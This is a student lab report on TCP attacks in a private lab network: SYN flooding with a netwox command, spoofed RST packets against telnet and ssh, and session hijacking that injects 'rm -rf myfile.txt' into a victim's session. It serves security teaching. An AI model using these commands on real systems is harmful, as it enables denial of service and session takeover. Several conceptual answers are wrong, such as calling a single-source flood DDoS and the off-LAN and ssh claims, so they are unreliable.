TCP_ATTACKS

Task 1: TCP SYN Flooding Attack

(1.a) Describe how you know whether the attack is successful or not.

The attack was a success since we can see after using netstat -tna multiple SYN_RECVs that show that it is being flooded by a SYN attack. Also the victim cannot connect to the server anymore.

(1.b) Write down the Netwox command you used.


sudo netwox 76 -i 10.0.2.4 -p 23 -s raw

(1.c) While the countermeasure is off: show the outputs of "`netstat -tna`", and a screenshot of Wireshark.

Result of netstat -tna

```
[12/10/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             255.119.79.187:34466    SYN_RECV
tcp        0      0 10.0.2.4:23             250.53.41.165:63213     SYN_RECV
tcp        0      0 10.0.2.4:23             243.49.193.79:60783     SYN_RECV
tcp        0      0 10.0.2.4:23             247.174.28.230:36113    SYN_RECV
tcp        0      0 10.0.2.4:23             248.227.177.188:30523   SYN_RECV
tcp        0      0 10.0.2.4:23             254.131.183.164:63352   SYN_RECV
tcp        0      0 10.0.2.4:23             251.152.56.239:53237    SYN_RECV
tcp        0      0 10.0.2.4:23             251.194.36.43:37355     SYN_RECV
tcp        0      0 10.0.2.4:23             255.117.106.229:37162   SYN_RECV
tcp        0      0 10.0.2.4:23             253.82.219.26:17216     SYN_RECV
tcp        0      0 10.0.2.4:23             252.105.211.221:4778    SYN_RECV
tcp        0      0 10.0.2.4:23             255.232.45.91:1769      SYN_RECV
tcp        0      0 10.0.2.4:23             249.79.50.2:7393        SYN_RECV
tcp        0      0 10.0.2.4:23             253.133.69.136:43178    SYN_RECV
tcp        0      0 10.0.2.4:23             253.67.26.61:23929      SYN_RECV
tcp        0      0 10.0.2.4:23             241.102.0.172:49999     SYN_RECV
tcp        0      0 10.0.2.4:23             247.240.238.114:43975   SYN_RECV
tcp        0      0 10.0.2.4:23             250.22.219.223:11495    SYN_RECV
tcp        0      0 10.0.2.4:23             252.255.205.193:48400   SYN_RECV
tcp        0      0 10.0.2.4:23             245.21.221.243:31981    SYN_RECV
```

Wireshark screenshot



(1.d) Show the same outputs as in (1.c) while the countermeasure is on. What are your observations?

Before attack

```
[12/10/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.4:55058          ESTABLISHED
tcp        0      0 10.0.2.4:23             10.0.2.6:38796          ESTABLISHED
tcp        0      0 10.0.2.4:23             10.0.2.4:55056          ESTABLISHED
tcp        0      0 10.0.2.4:55058          10.0.2.4:23             ESTABLISHED
tcp        0      0 10.0.2.4:55056          10.0.2.4:23             ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

After attack

```
[12/10/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.4:55058          ESTABLISHED
tcp        0      0 10.0.2.4:23             10.0.2.6:38796          ESTABLISHED
tcp        0      0 10.0.2.4:23             10.0.2.4:55056          ESTABLISHED
tcp        0      0 10.0.2.4:55058          10.0.2.4:23             ESTABLISHED
tcp        0      0 10.0.2.4:55056          10.0.2.4:23             ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

(1.e) What happens to TCP sessions (e.g., `telnet`) that were established before the attack?
The connection gets flooded by SYNs and thus keeps sending foreign requests which times out the request from the victim and thus causes a Distributed Denial Of Service of DDoS attack.

(1.f) Describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.
SYN cookie works with the use of ACKS from the client. Once the server gets a response and the specially crafter ACK from the client, it allows for the connection to continue and for the client to access the server. This denies fake syn requests from having any effect and ignores them thus protecting the machine against a SYN flooding attack.

Task 2: TCP RST Attack

(2.a) What header fields did you need to modify? How did you calculate these fields?
The fields I had to modify were: -
-> the source and destination for ip; found using wireshark
-> the source and destination port for tcp; found using wireshark
-> flag and sequence number for tcp; found using wireshark

(2.b) Show screenshots of the steps you carried out to calculate the fields.
Using tcpdump -w /tmp/packets and wireshark I was able to listen in on the packets sent between the victim and observer which I then plugged into my code for task2 and ran than on the attacker to print out the data from the packet hence completing the attack.

```
[12/10/22]seed@VM:~$ sudo tcpdump -w /tmp/packets
```

(2.c) Show screenshots of the `telnet` and `ssh` sessions after launching the attack.

TCP after attack

```
[12/10/22]seed@VM:~$ sudo python task2.py
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.4'      (None)
dst        : DestIPField                      = '10.0.2.6'      (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 23              (20)
dport      : ShortEnumField                   = 38796           (80)
seq        : IntField                         = 2875065753L     (0)
ack        : IntField                         = 0               (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
```

SSH after attack

```
[12/10/22]seed@VM:~$ sudo python task2.py
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.4'      (None)
dst        : DestIPField                      = '10.0.2.6'      (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 22              (20)
dport      : ShortEnumField                   = 57862           (80)
seq        : IntField                         = 2036221915      (0)
ack        : IntField                         = 0               (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
.
Sent 1 packets.
```

(2.d) Did your attack on an `ssh` session succeed? How is this related to the encryption done by `ssh`? Explain.

Yes the attack on ssh succeeded. SSH encrypts data only in the transport layer which excludes it encrypting the header thereby allowing this attack to occur.

(2.e) What happens if the attackers and the victims are **not** on the same LAN? Would the attack succeed? Explain.

Even if the attackers and victims are not on the same LAN, the attack would succeed since the attacker just needs to know the address of the victim and observer to send the spoofed packets to the victim and use the unencrypted headers to start the attack.

Task 3: TCP Session Hijacking Attack

(3.a) What header fields did you need to modify? How did you calculate these fields?

-> the source and destination for ip; found using wireshark

-> the source and destination port for tcp; found using wireshark

-> flag, ack and sequence number for tcp; found using wireshark

-> adding the data section to tell the code what file to look for

(3.b) Show screenshots of the steps you carried out to calculate the fields.

```
[12/10/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.4 and dst host 10.0.2.6'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C12 packets captured
12 packets received by filter
```

(3.c) Show a screenshot of packet capture after launching the attack.

```
[12/10/22]seed@VM:~$ sudo python task3.py
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.6'      (None)
dst        : DestIPField                      = '10.0.2.4'      (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 57862           (20)
dport      : ShortEnumField                   = 22              (80)
seq        : IntField                         = 587877398       (0)
ack        : IntField                         = 2036224135      (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '\r rm -rf myfile.txt\r' ('')
```

```
▼ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.4
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 88
    Identification: 0xb1a0 (45472)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x70e6 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.6
    Destination: 10.0.2.4
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▼ Transmission Control Protocol, Src Port: 57862, Dst Port: 22, Seq: 587878266, Ack: 2036227039, Len: 36
```

(3.d) Discuss your observations.
The attacker is easily able to sniff out the file myfile.txt and ask the victim to delete that file once the attacker gets information about the packet sent to the victim along with the ACK which allows the attacker to send a packet which appears to be from the observer and hence gains access to the victims device and can delete the file

(3.e) Can you use this attack to hijack an `ssh` session? Explain.
It depends, if the attack is altering the TCP, ssh will detect it and prevent it from taking control. But if we use this as a DDos attack, then ssh will fail and we would essentially be able to use this attack to hijack an ssh session.

Running code

Run the code as follows: -
-> Task2 - sudo python task2.py
-> Task3 - sudo python task3.py